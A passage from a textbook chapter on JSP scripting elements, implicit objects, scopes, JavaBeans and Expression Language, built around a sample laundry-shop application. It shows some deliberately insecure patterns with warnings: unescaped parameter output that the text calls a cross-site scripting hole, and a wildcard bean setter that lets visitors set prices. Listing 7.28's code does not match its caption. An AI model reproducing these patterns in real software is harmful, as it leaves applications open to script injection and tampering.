> **THE KEY INSIGHT.** After an include directive has been processed there is only one page. A variable set in the included file is visible in the including file, because they are the same generated method. Every Laundry view uses this: `header.jspf` sets `ctx` with `<c:set>` and declares the tag libraries, and the page below it uses both as if it had done so itself.

The extension `.jspf` (f for fragment) is a convention marking a piece of a page: `header.jspf` opens `<html>`, `<body>` and `<main>`, and `footer.jspf` closes them.

7.8.4 The taglib directive

`<%@ taglib prefix="c" uri="jakarta.tags.core" %>` declares a library of tags that the container should interpret. The `uri` names the library — a set of Java classes, each handling one tag. The `prefix` chooses the letters you write before a colon to reach them: after that line, `<c:forEach>` means "the `forEach` tag from the library I called `c`". The prefix is yours to choose; `c` for core and `fn` for functions are universal conventions, and following convention is worth more than cleverness. The short URIs `jakarta.tags.core`, `jakarta.tags.fmt` and `jakarta.tags.functions` belong to Jakarta Tags 3.0; older pages use the long `http://java.sun.com/jsp/jstl/core`.

7.8.5 The XML-flavored syntax

Since JSP 1.2 every scripting element has had an XML form, **Listing 7.16**. It exists so that a page can be written as a well-formed XML document — a `.jspx` file — and handled by the XML tools of Chapter 6: validators, transformers, the Java XML APIs.

Listing 7.16 The XML syntax for the three scripting elements. It means exactly what `<% %>`, `<%= %>` and `<%! %>` mean.

```
<jsp:scriptlet> int kilos = 4; </jsp:scriptlet>
<jsp:expression> kilos * 12000 </jsp:expression>
<jsp:declaration> private int hits = 0; </jsp:declaration>
```

7.9 Scripting Elements: Expressions, Scriptlets, Declarations

The scripting elements insert Java into the generated servlet. Know them, because the pages you inherit are full of them; minimize them in pages you write. **Table 7.5** is the summary, and its third column explains everything else.

Table 7.5 The three scripting elements and the JSP comment. A declaration is not in the method, which is why it behaves so differently from the other two.

Form	Written as	Where the code lands	Ends with a semicolon?
Expression	`<%= expr %>`	Inside `_jspService`, as `out.print(expr);`	**No**
Scriptlet	`<% code %>`	Inside `_jspService`, verbatim	Yes, every statement
Declaration	`<%! code %>`	Inside the **class**, outside every method	Yes
Comment	`<%-- text --%>`	Nowhere at all	—

7.9.1 Expressions

> **DEFINITION.** A **JSP expression**, `<%= expr %>`, is evaluated in the request phase; the result is converted to a `String` and inserted into the servlet's output. It is equivalent to `out.print(expr)`.

An expression **may use the implicit objects**, because it is generated inside `_jspService`; it **must not end with a semicolon**; and it **must be an expression**, not a statement — use `<%= x ? y : z %>`, not an `if`. **Listing 7.17** shows the classic uses.

Listing 7.17 Six expressions. The first two use only Java; the last four use implicit objects, which is what makes a JSP page a *web* page rather than a program that prints.

```
Current time: <%= new java.util.Date() %>
Random number: <%= Math.random() %>
Your hostname: <%= request.getRemoteHost() %>
Your parameter: <%= request.getParameter("yourParameter") %>
Server: <%= application.getServerInfo() %>
Session ID: <%= session.getId() %>
```

MiniJSP's `implicit.jsp` evaluates the equivalents of four of them; **Listing 7.18** gives their real values from one request.

Listing 7.18 Real values for four of the expressions in **Listing 7.17**. The session id is shown shortened, for the reason given in Section 7.17.

```
Your hostname:  127.0.0.1
Server:         MiniJSP/1.0 (JDK 21.0.10)
Session ID:     C673F04A…
Current time:   Wed Sep 23 16:40:25 ICT 2026
```

> **`<%= request.getParameter("x") %>` is Chapter 3's cross-site scripting hole, in Java.** Whatever the visitor typed goes straight into the page. If they typed a `<script>` element, it runs in the browser of whoever sees the page next. Nothing about Java changes the cure: escape on output. In JSP the tool is `<c:out>`, and Section 7.14 shows it stopping exactly this attack.

7.9.2 Scriptlets

> **DEFINITION.** A **scriptlet**, `<% code %>`, inserts arbitrary Java statements into the generated `_jspService` method, at the point where the scriptlet stands.

Scriptlets can do what expressions cannot: set response headers and status codes, write to a log, update a database, and run loops and conditionals. **Listing 7.19** has two small ones.

Listing 7.19 Two scriptlets: one prints the query string, one changes the content type of the response.

```
<%
String queryData = request.getQueryString();
out.println("Attached GET data: " + queryData);
%>

<% response.setContentType("text/plain"); %>
```

MiniJSP's `implicit.jsp` prints the query string in the same way. For the request `/implicit.jsp?phone=0896-0000-9434&service=S0002` it printed **Listing 7.20**.

Listing 7.20 The query string as the container received it and as it parsed it. `request.getQueryString()` gives the raw text; `request.getParameter` gives one parsed value.

```
Query string: phone=0896-0000-9434&service=S0002
phone = 0896-0000-9434
service = S0002
```

7.9.3 A scriptlet that spans HTML: the loop

A scriptlet does not have to be a whole block. A brace opened in one scriptlet can be closed in another with HTML in between, because the generated code is a sequence of statements and `out.write` calls. **Listing 7.21**, from the Duke's Bookstore application of the Java tutorial, walks a shopping cart and writes one table row per item.

Listing 7.21 The shopping-cart loop. The `while` opens in the first scriptlet and closes in the last; the template text and expressions between them are the loop body, written once per item.

```
<%
    Iterator i = cart.getItems().iterator();
    while (i.hasNext()) {
        ShoppingCartItem item = (ShoppingCartItem) i.next();
        BookDetails bd = (BookDetails) item.getItem();
%>
        <tr>
            <td align="right" bgcolor="#ffffff">
                <%= item.getQuantity() %>
            </td>
            <td bgcolor="#ffffaa">
                <strong><a href="<%= request.getContextPath() %>/bookdetails?bookId=<%=
bd.getBookId() %>"><%= bd.getTitle() %></a></strong>
            </td>
        </tr>
<%
    // End of while
    }
%>
```

Figure 7.16 shows what a loop of this shape produces in a browser, from a small page whose `while` opens and closes in separate scriptlets exactly as in **Listing 7.21**, over a cart of two books.



Figure 7.16 A cart with two items, served by MiniJSP. Each row was written by one pass of the `while` loop; the subtotal below was computed in the same loop and printed by an expression.

Listing 7.22 sketches what the loop becomes when translated — and this is the moment the mystery dissolves.

Listing 7.22 What **Listing 7.21** translates into, in outline. The HTML between the scriptlets became `out.write` calls inside the `while` body. There was never anything clever going on.

```
Iterator i = cart.getItems().iterator();
while (i.hasNext()) {
    ShoppingCartItem item = (ShoppingCartItem) i.next();
    BookDetails bd = (BookDetails) item.getItem();
    out.write("\t\t<tr>\n");
    out.write("\t\t\t<td align=\"right\" bgcolor=\"#ffffff\">\n");
    out.print(item.getQuantity());
    out.write("\n\t\t\t</td>\n");
    // ... the other cells, written the same way ...
    out.write("\t\t</tr>\n");
    // End of while
}
```

WORKED EXAMPLE. If `cart.getItems()` holds two items, how many `<tr>` elements does **Listing 7.21** produce? `hasNext()` is true, the body runs, one `<tr>` is written; true again, one more; false, the loop ends. Two rows — exactly what **Figure 7.16** shows, above a subtotal of 79.94 for items priced 39.95 and 39.99, and the arithmetic checks: 39.95 + 39.99 = 79.94.

The unclosed brace. Delete the last scriptlet of **Listing 7.21** and the generated method has an open brace and no partner. The compiler reports "insert `}` to complete Block" at a line in a generated file and points at the end of the page, not at the loop. When a JSP page reports a brace error, look for a scriptlet that opens a block and never closes it. This is the strongest argument for `<c:forEach>` (Section 7.14), which cannot be left open without an obviously unclosed tag.

7.9.4 Declarations

DEFINITION. A **declaration**, `<%! code %>`, defines fields or methods that are inserted into the **body of the servlet class**, outside `_jspService`. The implicit objects are **not** accessible in a declaration, because they are local variables of a method the declaration is not in.

So `<%! private String host = request.getRemoteHost(); %>` fails with "cannot find symbol: request": as **Listing 7.9** shows, a declaration lands outside the method in which `request` exists.

Declarations have two proper uses. The first is **a helper method**, so that a messy computation is not in the middle of the page, as in **Listing 7.23**.

Listing 7.23 A method declared in the page and called from an expression.

```
<H1>Some heading</H1>
<%!
    private String randomHeading() {
        return("<H2>" + Math.random() + "</H2>");
    }
%>
<%= randomHeading() %>
```

Listing 7.24 is a sketch of the servlet code that results; compare it with **Listing 7.6** and **Listing 7.9**, which are the same shape produced by a real translator.

Listing 7.24 A sketch of the servlet generated from **Listing 7.23**. The method is a class member; the page body is inside `_jspService`; `session` and `out` are local variables the container declares.

```
public class xxxx implements HttpJSPPage {
    private String randomHeading() {
        return("<H2>" + Math.random() + "</H2>");
    }
    public void _jspService(HttpServletRequest request,
                            HttpServletResponse response)
                        throws ServletException, IOException {
        response.setContentType("text/html");
        HttpSession session = request.getSession(true);
        JSPWriter out = response.getWriter();
        out.println("<H1>Some heading</H1>");
        out.println(randomHeading());
        // ...
    }
}
```

`counter.jsp` contains the same helper; its real outputs are the `<h3>` lines of **Listing 7.11**.

The second proper use is **overriding the lifecycle methods** to hold an expensive resource that every request shares, as in **Listing 7.25**.

Listing 7.25 A declaration holding a data-access object, created in `jspInit()` and released in `jspDestroy()`: made once, used by every request, cleaned up at the end.

```
<%!
    private BookDBAO bookDBAO;
    public void jspInit() {
        // ... look the data access object up, once ...
    }
    public void jspDestroy() {
        // ... release it, once ...
    }
%>
```

A data-access object is **shared and stateless**; a customer's name is **per request**. The test: *would two simultaneous visitors want different values?* If yes, it cannot be a declaration. (The Laundry application goes one step further and keeps its DAO in application scope, built by the listener of Section 7.16.)

7.9.5 The JSP comment, and three kinds of invisible

There are three ways to write something that does not appear on the page, **Listing 7.26**, and they are invisible in three different senses.

Listing 7.26 Three comments that behave differently. Only the first is invisible to the translator; only the second travels over the network.

```
<%-- A JSP comment. Removed at translation. Never reaches the browser. --%>

<!-- An HTML comment. Sent to the browser, hidden by the browser,
     visible in View Source. -->

<% // A Java comment. Inside the generated method. Never reaches the browser. %>
```

A JSP comment may contain anything, because the translator discards it unread. An HTML comment is sent to every visitor: `<!-- TODO: the manager password is still admin -->` is published to the world.

7.10 The Implicit Objects

7.10.1 Where they come from

A JSP page can use certain objects that are always available without being declared. They are created by the container, and each is an instance of a class or interface of the Servlet API. You have already seen why they exist: look again at the top of **Listing 7.6**, where the translator declares them before your page's code begins.

> **DEFINITION.** The **implicit objects** are local variables that the JSP translator declares at the top of `_jspService`. They are ordinary Java objects of ordinary types; you may call any method their class has.

Table 7.6 is the complete list.

Table 7.6 The nine implicit objects. The first seven are on every page; `page` is `this`; `exception` exists only on an error page.

Name	Type	Lives for	Most used for
`request`	`HttpServletRequest`	this request	`getParameter`, `getHeader`, `setAttribute`
`response`	`HttpServletResponse`	this request	`setContentType`, `addCookie`, `sendRedirect`
`out`	`JspWriter`	this request	`print`, `write`
`session`	`HttpSession`	this browser	remembering across requests
`application`	`ServletContext`	the whole application	shared data, `getInitParameter`, `log`
`config`	`ServletConfig`	this page	this page's own init parameters
`pageContext`	`PageContext`	this request	reaching all four scopes at once
`page`	`Object`	the page object	`this`, and almost never used
`exception`	`Throwable`	this request	only on a page with `isErrorPage="true"`

7.10.2 All nine, from one real request

MiniJSP's `implicit.jsp` prints every one of them. **Listing 7.27** is what it produced for one request, with the HTML removed.

Listing 7.27 The real output of `implicit.jsp`: one request, nine objects, none of them declared by the page.

```
request      HttpServletRequest    GET /implicit.jsp from 127.0.0.1
response     HttpServletResponse   content type text/html; charset=UTF-8
session      HttpSession           id C673F04A…, new = true
application  ServletContext        MiniJSP/1.0 (JDK 21.0.10)
out          JspWriter             this sentence was written by out.print()
config       ServletConfig         servlet name implicit_jsp
pageContext  PageContext           can reach all four scopes: PageContext
page         Object                the page instance itself, jsp.implicit_jsp
exception    Throwable             only on a page with isErrorPage="true" — see error.jsp
```

7.10.3 The four you will actually use

`request` is where everything the visitor sent arrives. `getParameter(name)` returns the first value for a name, or `null` if there is none — and `null`, not an empty string, is how you tell a missing field from a blank one. `getParameterValues(name)` returns all values, which a group of checkboxes with one name needs.

> **`getParameter` can return `null`, and `null.trim()` throws.** An unticked checkbox sends nothing at all, so `request.getParameter("express")` is `null` — which is exactly how you detect it. But code that writes `request.getParameter("rack").trim()` throws a `NullPointerException` the first time a form arrives without that field. Every Laundry controller therefore reads parameters through one small helper, `Validator.field`, which turns `null` into `""` and trims (**Listing 7.46**).

`response` answers (`setContentType`, `addCookie`, `sendRedirect`, `setStatus`); **`session`** is the browser's storage on the server (Section 7.17).

`application` is everybody's storage; `application.getInitParameter("shopName")` reads a `<context-param>`, and `application.log(…)` writes to the container's log.

> **WORKED EXAMPLE.** A form has a group of checkboxes, all named `service`, and the cashier ticks two. What do `request.getParameter("service")` and `request.getParameterValues("service")` return?
>
> `getParameter` returns the **first** value only — say `S0001`. `getParameterValues` returns a `String[]` of length 2 holding both. Code that reads a repeating field with `getParameter` silently loses data, and the bug shows only when somebody ticks two boxes. When a field can repeat, use `getParameterValues`, and remember that it too can be `null`.

7.11 The Four Scopes

7.11.1 The idea

Every web application keeps asking **how long should this value live?** The price list, as long as the application; who is logged in, as long as the visit; the bills found now, for one request. JSP gives you a box for each answer, and a value put in the right box disappears at the right time.

> **DEFINITION.** A **scope** is a named map from strings to objects, with a lifetime. The four are **page** (this page, this request), **request** (this request, including any forward or include), **session** (this browser, until it goes away) and **application** (every browser, until the application stops).

Table 7.7 lays them out, with the Laundry application's own use of each.

Table 7.7 The four scopes. Reading down the "until" column is reading the four answers to "how long should this live?"

Scope	Held by	Lives from	Until	In the Laundry application
page	`pageContext`	the start of this page	the end of this page	`ctx`, the loop variable `b`
request	`request`	the request arriving	the response being sent	`bills`, `bill`, `form`, `errors`
session	`session`	the first request from a browser	timeout, logout, browser closed	`user`, `csrf`, `flash`
application	`application`	deployment	undeployment or shutdown	`billDao`, `services`, `outlets`

7.11.2 Watching them move

MiniJSP's `scopes.jsp` keeps one counter in each scope; **Listing 7.28** is its scriptlet.

Listing 7.28 Four counters, one per scope. Note the `null` test on each: an attribute that has never been set reads as `null`, which is how you tell "first time" from "zero".

```
<%@ page contentType="text/html; charset=UTF-8" %>
```

Two consecutive requests from the same browser produced **Listing 7.29**.

Listing 7.29 The real output of two requests to `scopes.jsp`. The page counter never moves; the request stamp is new each time and remembers nothing; the session and application counters climb together.

```
first request                        second request
page          1                      page          1
request       1790156426002          request       1790156426036
session       1                      session       2
application   1                      application   2
```

Page never moves (a local variable); **request is new every time**; **session and application climb together** — but from a second browser the session starts again at 1 while the application counter continues. That difference *is* the difference between the two scopes.

> **Application scope is shared by everyone, at the same instant.** Two simultaneous requests can both read 7 and both write 8 — the race of Section 7.5.6, for the same reason. Keep only read-mostly things there (the Laundry application keeps the price list and the DAOs), and put counters that must be right where a single writer owns them: a database, with `UPDATE … SET n = n + 1`.

7.11.3 The search order

`pageContext.findAttribute(name)` searches the four maps in order — page, request, session, application — and returns the first hit. That order is exactly what `${name}` means in the Expression Language, and it is why `bills.jsp` can write `${bills}` without saying where `bills` is. It also explains a puzzling class of bug: when one name exists in two scopes, the narrower wins, so a stale `bill` left in session scope is hidden by the fresh one the controller put in request scope — until the day the controller forgets. When a page shows yesterday's data, look for a name that exists in two places, and when it matters, name the scope explicitly: `${sessionScope.user}`, `${applicationScope.outlets}`.

7.12 JavaBeans and the `jsp:` Actions

7.12.1 What a bean is

> **DEFINITION.** A **JavaBean** is an ordinary Java class that follows three rules: it is public with a **public constructor taking no arguments**; its fields are private; and it exposes each **property** through a public `getX()` — or `isX()` for a boolean — and, if writable, a public `setX(value)`. A property is defined by its methods, not by a field: `getPaymentRupiah()` makes `paymentRupiah` a readable property even though no such field exists.

Everything that reads a bean does so by reflection, looking for `get` plus the capitalized property name; there is no interface or base class. **Listing 7.30** is the bean at the center of the Laundry pages.

Listing 7.30 `Bill.java`, the bean behind every bill a page shows. The last five methods are *derived* properties: `${bill.balanceRupiah}`, `${bill.quantity}`, `${bill.cancelled}` and `${bill.nextStatus}` all work, and nothing in the class stores them.

```java
package laundry.model;

/**
 * One laundry order (table Bill) together with the names a page needs.
 * Every property is a getX()/setX() pair, so a JSP page can write
 * ${bill.customerName} and never see a line of this class.
 */
public class Bill {

    private String id;
    private String arrived;
    private String finished;
    private String departed;
    private String status;
    private String rack;
    private int unit;
    private long payment;             // the amount charged, fixed when the bill was made
    private long paid;                // the sum of the Payment rows
    private String customerId;
    private String customerName;
    private String customerPhone;
    private String serviceId;
    private String serviceDescription;
    private String outletId;
    private String outletName;

    public Bill() { }

    public String getId()                       { return id; }
    public void setId(String id)                { this.id = id; }
    public String getArrived()                  { return arrived; }
    public void setArrived(String a)            { this.arrived = a; }
    public String getFinished()                 { return finished; }
    public void setFinished(String f)           { this.finished = f; }
    public String getDeparted()                 { return departed; }
    public void setDeparted(String d)           { this.departed = d; }
    public String getStatus()                   { return status; }
    public void setStatus(String s)             { this.status = s; }
    public String getRack()                     { return rack; }
    public void setRack(String r)               { this.rack = r; }
    public int getUnit()                        { return unit; }
    public void setUnit(int u)                  { this.unit = u; }
    public long getPayment()                    { return payment; }
    public void setPayment(long p)              { this.payment = p; }
    public long getPaid()                       { return paid; }
    public void setPaid(long p)                 { this.paid = p; }
```

Listing 7.30 (Continued) *Bill.java, the bean behind every bill a page shows. The last five methods are derived properties: {bill.balanceRupiah}, {bill.quantity}, {bill.cancelled} and {bill.nextStatus} all work, and nothing in the class stores them.*

```
    public String getCustomerId()              { return customerId; }
    public void setCustomerId(String c)        { this.customerId = c; }
    public String getCustomerName()            { return customerName; }
    public void setCustomerName(String c)      { this.customerName = c; }
    public String getCustomerPhone()           { return customerPhone; }
    public void setCustomerPhone(String c)     { this.customerPhone = c; }
    public String getServiceId()               { return serviceId; }
    public void setServiceId(String s)         { this.serviceId = s; }
    public String getServiceDescription()      { return serviceDescription; }
    public void setServiceDescription(String s){ this.serviceDescription = s; }
    public String getOutletId()                { return outletId; }
    public void setOutletId(String o)          { this.outletId = o; }
    public String getOutletName()              { return outletName; }
    public void setOutletName(String o)        { this.outletName = o; }

    // ---- derived properties: getters with no field behind them ----

    public long getBalance()           { return payment - paid; }
    public String getPaymentRupiah()   { return Money.rupiah(payment); }
    public String getBalanceRupiah()   { return Money.rupiah(getBalance()); }

    /** "4 kg", "1 item", "2 pairs". */
    public String getQuantity() {
        Service s = new Service(serviceId, serviceDescription, 0);
        String word = s.getUnitWord();
        return unit + " " + word + (unit == 1 || word.equals("kg") ? "" : "s");
    }

    /** A cancelled bill is 'departed' without ever having been finished. */
    public boolean isCancelled() {
        return "departed".equals(status) && finished == null;
    }

    /** The status this bill may move to next, or null at the end of the road. */
    public String getNextStatus() {
        switch (status) {
            case "queued":   return "finished";
            case "finished": return "departed";
            default:         return null;
        }
    }
}
```

The derived properties are where a bean earns its keep: `getQuantity()` turns `4` and "(per kg)" into `4 kg`; `isCancelled()` and `getNextStatus()` encode business rules in one place, so a page can show a bill without a single `if` about the business.

7.12.2 `jsp:useBean`

`<jsp:useBean id="book" class="laundry.BillBook" scope="page"/>` says, in one line: **look in page scope for an attribute called `book`; if it is there, use it; if not, construct a `laundry.BillBook` and put it there.** Either way a variable called `book` of type `laundry.BillBook` now exists on the page. MiniJSP's `bills.jsp` begins that way, and **Listing 7.31** is what the line became.

Listing 7.31 What `<jsp:useBean>` and the `<jsp:setProperty>` after it became. The first line finds or creates; the last calls the setter only if the parameter was actually sent.

```
        laundry.BillBook book = (laundry.BillBook) pageContext.useBean("book",
"laundry.BillBook", "page");
        out.write("\n");
        if (request.getParameter("outlet") != null)
El.setProp(pageContext.findAttribute("book"), "outlet", request.getParameter("outlet"));
```

A body may be added to `jsp:useBean`, and it runs **only when the bean was created**, which makes it the place for defaults that must not be reapplied on later requests, as in **Listing 7.32**.

Listing 7.32 A default applied once: the first time this session's form bean is created, its service is set to S0001; afterwards the body is skipped.

```
<jsp:useBean id="form" class="laundry.model.BillForm" scope="session">
    <jsp:setProperty name="form" property="serviceId" value="S0001"/>
</jsp:useBean>
```

7.12.3 `jsp:getProperty`, `jsp:setProperty`, and a bean with a query behind it

`<jsp:getProperty name="book" property="totalRupiah"/>` calls `getTotalRupiah()` on the bean called `book` and prints the result. Setting has three forms, **Listing 7.33**, and the third is the dangerous one.

Listing 7.33 The three forms of `jsp:setProperty`: a literal value; a named request parameter; and `*`, which matches every request parameter against the bean's setters.

```
<jsp:setProperty name="form" property="serviceId" value="S0001"/>
<jsp:setProperty name="book" property="outlet"    param="outlet"/>
<jsp:setProperty name="form" property="*"/>
```

The second form does nothing if the parameter is absent — right for an optional filter box. The third, `property="*"`, calls every setter whose name matches a submitted parameter: it sets *whatever the visitor sends*. If a bean has `setPayment`, a visitor sends `payment=1` and chooses their own bill. That is why `NewBillServlet` (**Listing 7.45**) copies the form fields one by one and computes the price itself.

Listing 7.34 is the bean `bills.jsp` uses. It has one writable property, `outlet`, and three readable ones, and behind `getBills()` there is a query.

Listing 7.34 `BillBook`, a bean with a query behind it. The page sets `outlet`, then reads `bills`, `count` and `totalRupiah`; it never sees SQL.

```java
package laundry;

import java.util.List;
import laundry.dao.BillDao;
import laundry.dao.Db;
import laundry.model.Bill;
import laundry.model.Money;

/**
 * A JavaBean a page can use with <jsp:useBean>: a public no-argument
 * constructor, and properties made of get/set methods. "outlet" is written
 * by <jsp:setProperty ... param="outlet"/>; "bills", "count" and
 * "totalRupiah" are read by EL. The page never sees SQL.
 */
public class BillBook {

    private String outlet = "";
    private List<Bill> bills;

    public BillBook() { }

    public String getOutlet()          { return outlet; }
    public void setOutlet(String o)    { this.outlet = o == null ? "" : o.trim(); bills =
null; }

    public List<Bill> getBills() throws Exception {
        if (bills == null) {
            String url = System.getProperty("laundry.db.url",
"jdbc:sqlite:../data/laundry.db");
            bills = new BillDao(new Db(url, null, null)).queue(outlet);
        }
        return bills;
    }

    public int getCount() throws Exception {
        return getBills().size();
    }

    public String getTotalRupiah() throws Exception {
        long sum = 0;
        for (Bill b : getBills()) {
            sum += b.getPayment();
        }
        return Money.rupiah(sum);
    }
}
```

Listing 7.35 is the page, and it contains not one line of Java.

Listing 7.35 MiniJSP's `bills.jsp`: a bean found or created, one property set from the request, and EL and JSTL doing the rest.

```
<%@ page contentType="text/html; charset=UTF-8" %>
<%@ include file="header.jspf" %>

<jsp:useBean id="book" class="laundry.BillBook" scope="page"/>
<jsp:setProperty name="book" property="outlet" param="outlet"/>

<h2>The queue</h2>

<form method="get" action="/bills.jsp">
  <label for="outlet">Only this outlet (O01, O02, O03)</label>
  <input id="outlet" name="outlet" value="<c:out value='${param.outlet}'/>">
  <button type="submit">Filter</button>
</form>

<c:choose>
  <c:when test="${book.count == 0}">
    <p>Nothing is waiting.</p>
  </c:when>
  <c:otherwise>
    <table>

<tr><th>#</th><th>Bill</th><th>Customer</th><th>Service</th><th>Qty</th><th>Charged</th></t
r>
      <c:forEach var="b" items="${book.bills}" varStatus="st">
        <tr>
          <td>${st.count}</td>
          <td>${b.id}</td>
          <td><c:out value="${b.customerName}"/></td>
          <td><c:out value="${b.serviceDescription}"/><c:if test="${b.serviceId eq
'S0002'}"> (express)</c:if></td>
          <td>${b.quantity}</td>
          <td>${b.paymentRupiah}</td>
        </tr>
      </c:forEach>
    </table>
    <p>${book.count} bill(s) waiting, <jsp:getProperty name="book" property="totalRupiah"/>
charged in total.</p>
  </c:otherwise>
</c:choose>

<%@ include file="footer.jspf" %>
```

Requested as `/bills.jsp?outlet=O01`, it produced a table of the nine bills waiting at the Rungkut outlet; **Listing 7.36** shows the first three rows and the summary line, with the HTML stripped.

Listing 7.36 The real output of `bills.jsp?outlet=O01` against the sample database. Without `?outlet=`, the same page listed all 23 queued bills of the three outlets, Rp 1.003.000 in total.

```
#  Bill   Customer          Service                                Qty     Charged
1  B2953  Lestari Mahendra  Dry cleaning - dress/kebaya (per item) 1 item  Rp 45.000
2  B2949  Zahra Halim       Wash, dry & fold (per kg)              7 kg    Rp 56.000
3  B2948  Joko Mahendra     Ironing only (per kg)                  6 kg    Rp 36.000
…
9 bill(s) waiting, Rp 384.000 charged in total.
```

> **WORKED EXAMPLE.** Check two rows of **Listing 7.36** by hand against the price list. B2949 is wash-dry-fold, Rp 8.000 per kg, 7 kg: $7 \times 8000 = 56000$, printed `Rp 56.000`. B2948 is ironing, Rp 6.000 per kg, 6 kg: $6 \times 6000 = 36000$, printed `Rp 36.000`. The bean did no arithmetic: the amount was fixed when each bill was created and stored in `Bill.payment`, so that a later change to the price list never rewrites history.

7.13 The Expression Language

7.13.1 Why it exists

Compare two ways of putting a customer's name on a page, **Listing 7.37**.

Listing 7.37 The same value twice. The first needs a cast, a fully qualified class name, a method call and three kinds of bracket. The second needs none of them and does not break when the class moves to another package.

```
<%= ((laundry.model.Bill) request.getAttribute("bill")).getCustomerName() %>

${bill.customerName}
```

The second line is the **Expression Language**, EL, added so that a page could read a value without containing Java. It reads properties, walks into maps and lists, compares and tests for emptiness — and deliberately cannot query a database or assign a variable, so it cannot hide business logic in a page.

7.13.2 The syntax

An EL expression is `${ … }` and may appear in template text or inside a tag's attribute. (A second form, `#{ … }`, belongs to Jakarta Faces and is outside this book.)

The dot walks into things: `${bill.customerName}` calls `getCustomerName()` on a bean, or `get("customerName")` on a map. **Brackets do the same**, and allow keys an identifier cannot hold, or computed keys: `${prices['wash-fold']}`, `${prices[form.serviceId]}`. **A missing name is not an error**: `${missingName}` prints nothing — convenient, and a misspelled property fails silently. Names are found in the scope order of Section 7.11.3.

7.13.3 Every operator, with its answer

MiniJSP's `el-demo.jsp` evaluates one expression per row. **Listing 7.38** gives the page text on the left and, on the right, what came back from a real request (with `kilos` set to `"3.2"`, `price` to `"12000"` and `customer` to `"Nabila Rahman"` by `<c:set>` at the top of the page).

Listing 7.38 The real output of `el-demo.jsp`. The numeric rows follow the EL rules for types, which the notes below explain.

```
${kilos}                                                  3.2
${kilos * price}                                          38400.0
${kilos gt 3}                                             true
${kilos gt 3 ? 'over three kilos' : 'three kilos or less'}  over three kilos
${empty customer}                                         false
${empty missingName}                                      true
${missingName}                                            (nothing at all)
${param.phone}                                            0896-0000-9434
${prices['wash-fold']}                                    8000
${prices.wash-fold}                                       0
${header['user-agent']}                                   curl/8.5.0
${pageContext.request.method}                             GET
${(2 + 3) * 4}                                            20
${10 div 4}                                               2.5
${10 mod 4}                                               2
```

Notes on **Listing 7.38**, in the order a careful reader asks.

Whole numbers stay whole; division does not. With whole-number operands EL does `+`, `-`, `*` and `mod` in whole numbers (`20`, `2`); `/` and `div` always give floating point (`2.5`); and a string with a

decimal point, such as `kilos`, makes the operation floating point (`38400.0`). To show `Rp 38.400`, format — or let a bean expose a formatted property.

Word forms. `div`, `mod`, `gt lt ge le eq ne`, `and or not` mean `/`, `%`, `> < >= <= == !=`, `&& || !`, and work where `<` and `>` are awkward, such as inside attributes.

`empty` is true for `null`, an empty string, an empty collection, map or array; `${not empty errors}` is how the bill form decides to show its warning line.

A dash is a minus. `${prices.wash-fold}` printed `0`: EL read `prices.wash` minus `fold`, two missing names, each zero. Write `${prices['wash-fold']}`. This bug is common and silent.

7.13.4 The EL implicit objects

EL has its own small set of names, **Table 7.8**. They are not the same as the JSP implicit objects of **Table 7.6**, and the difference trips people: inside `${ }`, `request` is not available by that name, but `param` and `pageContext` are.

Table 7.8 The EL implicit objects. The last row is the escape hatch: `${pageContext.request.contextPath}` reaches a servlet API method that has no shorter spelling.

Name	What it holds
`param`	request parameters, one value each: `${param.outlet}`
`paramValues`	request parameters, all values: `${paramValues.service[0]}`
`header`	request headers: `${header['user-agent']}`
`cookie`	cookies by name: `${cookie.JSESSIONID.value}`
`initParam`	the `<context-param>` entries of `web.xml`: `${initParam.shopName}`
`pageScope`, `requestScope`, `sessionScope`, `applicationScope`	one named scope, explicitly
`pageContext`	the real `PageContext`, and through it everything else

Every Laundry page uses three of these: `${initParam.shopName}` in the title, `${pageContext.request.contextPath}` stored as `ctx` for every link, and `${sessionScope.user}` for who is logged in; the error page adds `${pageContext.errorData.statusCode}`.

7.14 JSTL: The Standard Tag Library

7.14.1 The last of the Java comes out

EL removed the Java that *reads* values. What remains in a page after that is the Java that *decides* and *repeats* — the `if` and the `for`. JSTL removes those.

> **DEFINITION. JSTL**, now officially *Jakarta Standard Tag Library* (Jakarta Tags), is a set of tags for what pages always need: conditions, loops, escaping, URLs and formatting. Its core library is declared with `<%@ taglib prefix="c" uri="jakarta.tags.core" %>`. The tags are ordinary Java classes shipped in two jar files that the application carries in `WEB-INF/lib`.

Table 7.9 is the part of the core library you will use daily.

Table 7.9 The core JSTL tags. The other libraries are `fmt` for numbers, dates and messages, `fn` for string functions such as `fn:length` and `fn:substring`, and `sql`, which you should not use.

Tag	What it does
`<c:out value="${x}"/>`	Prints `x`, **escaping** the HTML special characters
`<c:out value="${x}" default="-"/>`	Prints `-` when `x` is empty
`<c:set var="n" value="${x}" scope="session"/>`	Puts a value into a scope
`<c:remove var="n" scope="session"/>`	Takes it out again
`<c:if test="${x gt 3}"> … </c:if>`	Includes its body when the test is true
`<c:choose><c:when test="…">…</c:when><c:otherwise>…</c:otherwise></c:choose>`	The `if` / `else if` / `else` chain
`<c:forEach var="b" items="${bills}"> … </c:forEach>`	Repeats its body once per item
`<c:forEach … varStatus="st">`	Gives `st.index`, `st.count`, `st.first`, `st.last`
`<c:url value="/bills"/>`	Builds a link with the context path
`<c:redirect url="/bills"/>`	Sends a redirect

7.14.2 The loop, with no braces to leave open

